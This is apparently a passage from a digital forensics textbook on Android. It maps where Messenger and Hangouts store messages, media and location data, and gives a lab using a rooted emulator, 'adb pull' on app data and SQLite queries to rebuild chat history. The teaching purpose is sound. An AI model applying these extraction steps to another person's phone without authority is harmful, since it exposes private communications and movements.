In addition, we used ADB to interface with the smart-phone while in recovery mode to extract photos and videos from the “sdcard” partition. This publicly available content can supplement the other recovered data well.

15.2.4.4 Data Analysis

Extracting the data backup is an extremely important step in Android forensic. Obviously, in order to analyze data it must be first extracted. However, there is still much work to be done. The data analysis phase of this work may prove to be quite time consuming and difficult, depending on the amount of files (their formats, etc.) that need to be analyzed. All files must be parsed for relevant artifacts.

Nevertheless, the locations of the application data vary among mobile phones and different applications. We will use instant messaging applications as an example to illustrate our analysis methodology and techniques. This is because instant message applications are widely used (as can be seen by their install numbers alone), and can contribute to this rich set of data. Applications such as Facebook Messenger and Google Hangouts enable users to share a vast amount of information, including images, videos, voice clips, location information (e.g. GPS coordinates), message text, as well as live voice and video conversations. If these applications store such information in local storage, it could be very useful in a forensic investigation. Therefore, we will focus on analyzing the private storage of these two applications.

As mentioned previously, most of the data of interest will be found in the location: “/data/data/<packageName>”, where the <packageName> field depends on the application. For the two applications being studied in our book, the root paths to data that will be analyzed are as follows:

- Messenger: /data/data/com.facebook.orca/,

Table 15.1 Messenger artifacts

Path	Data
cache/audio/...	Audio clips (sent/received)
cache/image/...	Shared images (sent/received)
files/video-cache/...	Videos (sent/received)
databases/	Message content: sender, text, time-stamp, attachment info, location, video/voice call info

- Hangouts: /data/data/com.google.android.talk/

Messenger Analysis We will analyze all subfolders and files found in the “/data/data/com.facebook.orca/” directory. There are many (31 to be specific) subfolders found in this directory. Some are empty, some contain many more subfolders and files, and some contain content that seems to be irrelevant (or redundant). In order to provide an organized and understandable overview of Messenger’s storage, we will summarize some key recovered content and its location in Table 15.1.

The analysis of Facebook Messenger’s storage is time consuming, mainly due to the number of folders and files that had to be analyzed. As mentioned above, there are 31 subfolders that require parsing. Many of these subfolders have layers of subfolders themselves. Simply navigating through the file-system for files is a time consuming task.

One difficulty faced here was related to the files themselves. Most of the files have no extensions (e.g. .txt, .pdf, .sqlite, .jpg, .mp4, ...), or not the extension that would be expected (e.g. all cached images having extension ”.cnt” instead of .jpg, .png, .gif, ...). In some circumstances this made it difficult to know what program to use to examine the file. In some cases the location of the file itself helped determine the program to use. For example, files found in the “databases” folder have a good chance of being SQLite database files. However this is not always the case.

Choosing a program is often a case of trial and error. Using Notepad++ and/or HxD is helpful for inspecting files for headers that could be used to identify their format. Another method that we find useful to identify a file type (very useful for media files especially) is to right click on the file, and select “MediaInfo” (v0.7.42BETA). This utility displays encoded media information in the file. It is important to note that one of the fields shown is the file format. We find this utility especially useful when trying to determine the format of various cached image files.

There are some text files scattered in different folders that contain somewhat useful information (e.g. name, email, uid, etc.), however this information is mostly redundant, as it is also found in SQLite database files. Most media files (shared images, map images, and audio clips) are found in the “cache” folder. The exception is that videos are found in the “files” folder. With exception to these, the vast majority of interesting information is found in SQLite databases, specifically “threads db2”. This database contains information about all threads, their

participants, and the content of all shared messages including the attachments, time-stamp, sender, shared location, message text, etc.

This is not true of the secret conversation thread. We are unable to recover plaintext messages or attachments corresponding to this conversation. It appears that Messenger is doing something right with regards to protecting the privacy of this conversation.

Another difficulty faced here is drawing a direct connection between cached images (“cache/image/...”), cached videos (“files/video-cache/...”), cached received voice clips (“cache/audio/...”) and messages with media attachments. The difficulty arose because the cached images, videos, and received voice clips do not have time-stamps corresponding to when a message was sent (there are a few exceptions). With respect to the images, this observation would only be relevant if the image is taken within the messenger application (meaning the image is taken, and immediately sent). If a picture is taken with the camera application, and sometime later attached to a message, the time stamps of when the picture is taken and when a message is sent would not match anyways.

We are, however, able to draw a direct connection between cached sent voice clips and messages. Sent voice clips including an “Encoded date” tag, which corresponds directly to the time-stamp of the message it is sent in. This observation is important, as it allows the investigator to determine exactly when this audio message is created and sent.

The attachment information describing what is attached to a message (if it is an image, video, or voice clip) provides a URL (not for audio clips) pointing to the media file, and does not appear to reference a valid file name found in the backup. The URL, however, is not valid for shared images (“URL signature expired” error message). Therefore, one cannot directly infer what cached image or received audio clip corresponds to each message with attached media. There are several URLs corresponding to each video attachment. The video is not accessible, however a preview is. This preview shows the first frame of the video. Therefore, by comparing this image to stored videos, it is possible to determine which video it corresponds to, and therefore which video is sent/received in that message.

Instead of directly connecting media files to messages, one can try to infer which image/video/audio-clip is sent/received based on the context of the messages in the same time frame.

A second resource related to media files is the recovered images/videos taken by the camera application (recovered using ADB). These might be considered a tangent to the Messenger analysis, as they are not stored directly by the messenger application. However, for completeness we will briefly mention them. It is important to note that photos taken by the Camera application include GPS location tags (that specific setting is enabled in the camera settings), while photos taken within the Messenger application do not (nor do any of the cached images, whether they are taken by the messenger app or not). Therefore, this embedded data within the image files can be very valuable in determining where the user has been. Also, the embedded time-stamps in these recovered images and videos are accurate. Therefore, not only can

one determine the users previous location, but also the time at which they are at that location.

These findings are substantial. The information recovered from the files described in Table 15.1 would allow an investigator to reconstruct group and private messages (but no secret conversations), which includes: All message text, images sent/received, audio clips sent/received, location information sent/received, and the time messages are sent/received based on timestamps.

If all of the above information is available, then an investigator would be able to reconstruct where a subject has been (GPS location information and photo), when they are there (timestamps), who they are talking to (thread information), and what is said (text and audio clips). Even a subset of this information could prove to be valuable in a forensic investigation.

The analysis above shows that Facebook Messenger stores a significant amount of personal information locally in smartphone storage. If users make use of the many features of this application (excluding secret conversations), data traces will be stored, which can subsequently be recovered by a forensic investigator.

Hangouts Analysis We will now analyze all subfolders and files found in the “/data/data/com.google.android.talk/” directory, which is where all of Hangouts’ private application data is stored. There are fewer subfolders (eight in total) found in this directory compared to the Messenger analysis, however, there does not appear to be less available information. The recoverable data found in these folders and files is organized in a way that makes parsing it fairly straightforward. In our opinion, the analysis is easier than that of Facebook Messenger. See Table 15.2 for a summary of important recovered data artifacts.

We encounter some similar difficulties with the Hangouts analysis as we do with the Messenger analysis. Many files are stored without extensions, making it difficult to know what program should be used to analyze them. Again, we use a combination of trial and error, along with Notepad++ and/or HxD to analyze file headers, and the “MediaInfo” utility to look for encoded media meta-data. This shows that data analysis is not as simple as just looking through files (at least not all the time). First the files must be opened with the appropriate application.

A second difficulty is the time and attentiveness required to analyze text documents. There are many files that have a combination of interesting data and extraneous information. The volume of the extraneous information can be somewhat

Table 15.2 Hangouts’ artifacts

Path	Data
cache/image manager	Shared images (sent/received)
disk cache/	
cache/scratch/	Shared images (sent)
databases/	Message content: author, text, time-stamp, remote URL (shared image), stream URL (shared video), latitude and longitude, address

overwhelming. These files often lack “nice” formatting, which makes parsing them for relevant information a tedious task.

To help with this issue, it is helpful to consider the context of the file, and to search for specific strings within the file. For example, in the folder “cache/compressed call logs/ . . .”, there are log files. There is sufficient information in the file path alone to allow us to create some search string ideas. We know that these logs are related to calls made with the Hangouts application. This will be either voice or video calls. Some information that an investigator might like to know would be: When was the call place? Who was the recipient? etc.

Therefore, some search string parameters could include date key words (month, year, etc.), names (other files give contact information that could be used here), etc. Once interesting information is found, the data immediately surrounding it can also be analyzed for data fragments. This method allows for a quick review of files for interesting information. A more thorough analysis can be done after (if necessary).

Remember that it is somewhat difficult in the Messenger analysis to directly link cached shared images and videos to the message they are attached to. This is not the case with Hangouts. In fact, the cached files don’t even need to be considered to do this (although they are still an important resource). Each message that has an image attachment also has a URL pointing to that image. Similarly, each message containing a video attachment has two URLs: “remote url” pointing to an image of the first frame of the video; The actual video (“stream url”). You simply have to copy and paste the URL into a browser to view/watch the image/video corresponding with the message. The same is true for shared location maps.

The databases/subfolder mainly contains Babel#.db file (SQLite database), for example, babel0.db, babel1.db, etc. The layout and contents of the “babel#.db” database (“babel0.db” on our test device) make the data analysis process quite straightforward. All shared images, videos, location, and message details are available in this one database. For example, as shown in Fig. 15.8, a table named




Fig. 15.8 Messages → text




Fig. 15.9 Messages → timestamp

“messages” is used to store the history of many detailed conversations. Some important columns in the messages table include text, timestamp, remote_url, and author_chat_id. The text column is used to contain the content of the message (Fig. 15.8), while the timestamp column is the date/time formatted in a Linux epoch timestamp. This means it must be translated, using a tool like Dcode [16], into a human readable format (Fig. 15.9). The remote url column is a publicly accessible url that can retrieve images shared in the message (Figs. 15.10 and 15.11). Finally, we can also determine the author of a message by correlating the author_chat_id column with the chat_id column in the *participants* table in the same database. For example, the following query returns all the message texts and their authors as well as when these conversations took place

```
SELECT DISTINCT messages.text, participants.full_name, participants.fallback_name, messages.timestamp FROM messages, participants WHERE messages.author_chat_id = participants.chat_id
```

This database is an excellent place to start an investigation. It provides a detailed and organized overview of the IM application’s state. Then, if an investigator needs to dig into something specific and needs more detail than the database provides, further analysis of Hangouts’ files can be conducted.

Note that most of the information recovered is from private application storage. However, photo and video files recovered from the “sdcard” storage location supplement this information well. All images sent/received are available through URLs found in the “babel0.db” SQLite database, however, none of these photos include GPS tag information (even the ones that are taken by the smartphone camera





Fig. 15.10 Messages → image URL

Fig. 15.11 Messages → image URL rendered



app). Also, reference is made about sent/received videos, however no video files are found in private application storage. Nevertheless, they are available through URLs in “babel0.db”. It appears that any picture taken through the Hangouts application does not include GPS tag information, while pictures taken via the camera application do (with GPS location tags enabled in the camera app settings). However, these GPS tags are not included in the images accessible via the URLs. The only other place that pictures with GPS tags are found is the “cache/scratch/” directory, but not all of the sent photos can be found here. Therefore, to obtain all possible information

from images (i.e. GPS tags) they should be recovered from external storage (emulated sdcard) and compared with those in private application storage.

A vast amount of information is stored by Google Hangouts. This application allows users to share location information, images, videos, send text, and do live voice/video calls among other things. As shown in Table 15.2, it stores information locally on the smartphone regarding each of these functions. Also, the application stores URLs where images, videos, and shared location maps can be accessed through a browser. Recovering this data can tell a great deal to a forensic investigator about the user of this application; Specifically about their previous activities. An investigator could determine: Who they have been communicating with, what they have said, where they have been, when they are there, when all types of communication are conducted, and what they may do in the future.

The ability to reconstruct a suspect's previous activities (and possibly predict future activities) is of great relevance to a forensic investigation. This analysis shows that a great deal of information is stored locally on a smartphone by the Hangouts application.

Review Questions

1. In Android terms, what is rooting?
2. What is the Android Debug Bridge (ADB)?
3. List at least five data acquisition methods for mobile phones.
4. What is JTAG?
5. In which default folder is Google Hangouts' data stored on an Android device?
6. Briefly explain how to identify the author of a message in Google Hangouts.
7. Describe in your own words, how Custom Recovery Image works? Why this method is chosen to extract data in this chapter?
8. In ADB, which command is used to copy files from an Android device to your computer?

15.3 Practice Exercise

The objective of this exercise is to practice mobile phone forensics. Particularly, you will learn how to acquire data of an Android application and analyze the data.

15.3.1 *Setting Up Practical Exercise Environment*

Step 1: Download and install Android Studio

In the absence of a physical Android device, we will create an Android Virtual Device (AVD) to emulate one, for example, Nexus 5X. AVDs are essentially

emulators that emulate real Android devices so developed Android applications can be tested without the necessity to install the applications on a physical Android based device. Nevertheless, we conduct a forensic analysis on an AVD in following lab exercises. As the Android device is emulated, we simulate a user's Google Hangouts over a short period of time. We then perform a forensic analysis to learn the user's chat history.

1. Download the "Android Studio" installer from the following website:
<https://developer.android.com/studio/index.html>

Note: Be sure to install the JDK (Java Development Kit) first before you install and use the Android Studio for Android application development. You can download OracleJDK by going to


<http://www.oracle.com/technetwork/java/javase/downloads/index-jsp-138363.html>

Nevertheless, for your convenience, a distribution of Android Studio which includes all the tools you need to build apps for Android has been available for easy installation. You are recommended to download the one that Includes Android SDK.


2. Run the downloaded installer and follow the on-screen instructions to finish the installation with default settings.

Step 2: Creating an Android Virtual Device (AVD)


1. Launch the Android Studio.
2. Once opening an existing project or completing the project creation, open the AVD Manager by clicking Tools > Android > AVD Manager.




3. Click on Create Virtual Device.




4. Select a hardware profile, for example, Galaxy Nexus, and then click on Next.




5. In the Select a System Image dialog box, the system image for a particular API level, and then click on Next.



6. Continue through the prompts and accept License Agreement.
7. On the Finish page specify the AVD Name and validate the AVD Setting to ensure it's correct then click Finish.



- Once you have completed the creation of your AVD, the AVD is ready for use.




Step 3: Configuring Android Virtual Device (AVD)

- Launch the AVD in the emulator (Fig. 15.12).
- Install Google Hangouts on the AVD.

Note: If Google Hangouts is not preinstalled on the AVD, you must install it.

Fig. 15.12 Running emulated Android virtual device






3. Enable USB Debugging on the AVD and Root the AVD.


Note: In order to acquire the data of Google Hangouts using ADB, we need to enable USB Debugging on the AVD. There are many online resources for learning how to enable USB debugging and root an android device (or AVD). For example, you can refer to the following link for the instructions on how to access Developer Options and enable the USB Debugging option in Android 7 Nougat:

<http://www.neuraldump.com/2017/05/how-to-enable-developer-options-in-android-7-nougat/>

Also, we need to root android emulator so we can gain access to the stored chat history in Google Hangouts.



4. To gather data for analysis, we simulate a user's normal use of Google Hangouts over a short period of time. For example, you create a Test Google account. Then, you sign into your Test account to chat with friends, such as, your own Google account. In other words, you message your own Google account. This includes sending/receiving textual messages and images.



Step 4: Install the DB Browser for SQLite

1. Download the “DB Browser for SQLite” installer from the following website:
<http://sqlitebrowser.org/>
2. Run the downloaded installer and follow the on-screen instructions to finish the installation with default settings.

15.3.2 Exercises

Part A: Extracting Google Hangouts Chat History Using “adb pull”

As discussed in Sect. 15.2.4.4, Google Hangouts Chat History can be found in the following location:

/data/data/com.google.android.talk/

1. Verify that your AVD has been successfully started by running “adb devices”.

The screenshot shows the Android Studio interface with the title bar "MyApplication - [C:\Users\100362279\AndroidStudioProjects\MyApplication] - Android Studio 2.3.3". The main area displays the terminal window with the following content:

```
C:\Users\100362279\AppData\Local\Android\sdk\platform-tools>adb devices
List of devices attached
emulator-5554 device
```

The terminal window has tabs for "Terminal", "Android Monitor", "Messages", and "Event Log". Below the terminal window, a status bar shows "Gradle build finished in 5s 964ms (today 8:53 PM)" and "Context: <no context>".

2. Pull all the files under the package “/data/data/com.google.android.talk”.

```
adb pull /data/data/com.google.android.talk/ C:\GoogleHangouts
```

where /data/data/com.google.android.talk is the source location where Google Hangouts stores its chat history and C:\GoogleHangouts is the destination location where extracted Hangouts chat history is stored.

The screenshot shows the Android Studio interface with the title bar "MyApplication - [C:\Users\100362279\AndroidStudioProjects\MyApplication] - Android Studio 2.3.3". The main area displays the terminal window with the following content:

```
emulator-5554 device
C:\Users\100362279\AppData\Local\Android\sdk\platform-tools>adb root
C:\Users\100362279\AppData\Local\Android\sdk\platform-tools>adb shell
generic_x86:/ # exit
C:\Users\100362279\AppData\Local\Android\sdk\platform-tools>adb pull /data/data/com.google.android.talk/ C:\GoogleHangouts
/data/data/com.google.android.talk/: 36 files pulled. 37.8 MB/s (22382448 bytes in 0.564s)
C:\Users\100362279\AppData\Local\Android\sdk\platform-tools>
```

The terminal window has tabs for "Terminal", "Android Monitor", "Messages", and "Event Log". Below the terminal window, a status bar shows "Gradle build finished in 5s 964ms (today 8:53 PM)" and "Context: <no context>".


Part B: Analyzing Google Hangouts Chat History

Answer Google Hangouts chat analysis questions in the end. Note that the extracted data from the above steps may contain “databases” directory, which has the SQLite database files that contain your Hangouts chat history.

1. Navigating into C:\GoogleHangouts and Locating SQLite database files.

Note that SQLite database files in Google Hangouts are named like “Babel#.db”, for example, “Babel0.db”, “Babel1.db”, etc.

2. Extract the chat messages using DB Browser for SQLite.



Google Hangouts Chat Analysis Questions

- Q1. How many messages or texts you have sent or received in Google Hangouts?
- Q2. Find the first message or text you sent. What have you said (message text)? Who were you communicating with (contact/conversation participant information)? When did this conversation take place?
- Q3. Find the last message or text you received. What has your contact said (message text)? Who were you communicating with (contact/conversation participant information)? When did this conversation take place?

References

1. androidcentral: <http://www.androidcentral.com/google-says-there-are-now-14-billion-active-android-devices-worldwide> (Accessed Dec. 1st, 2016).
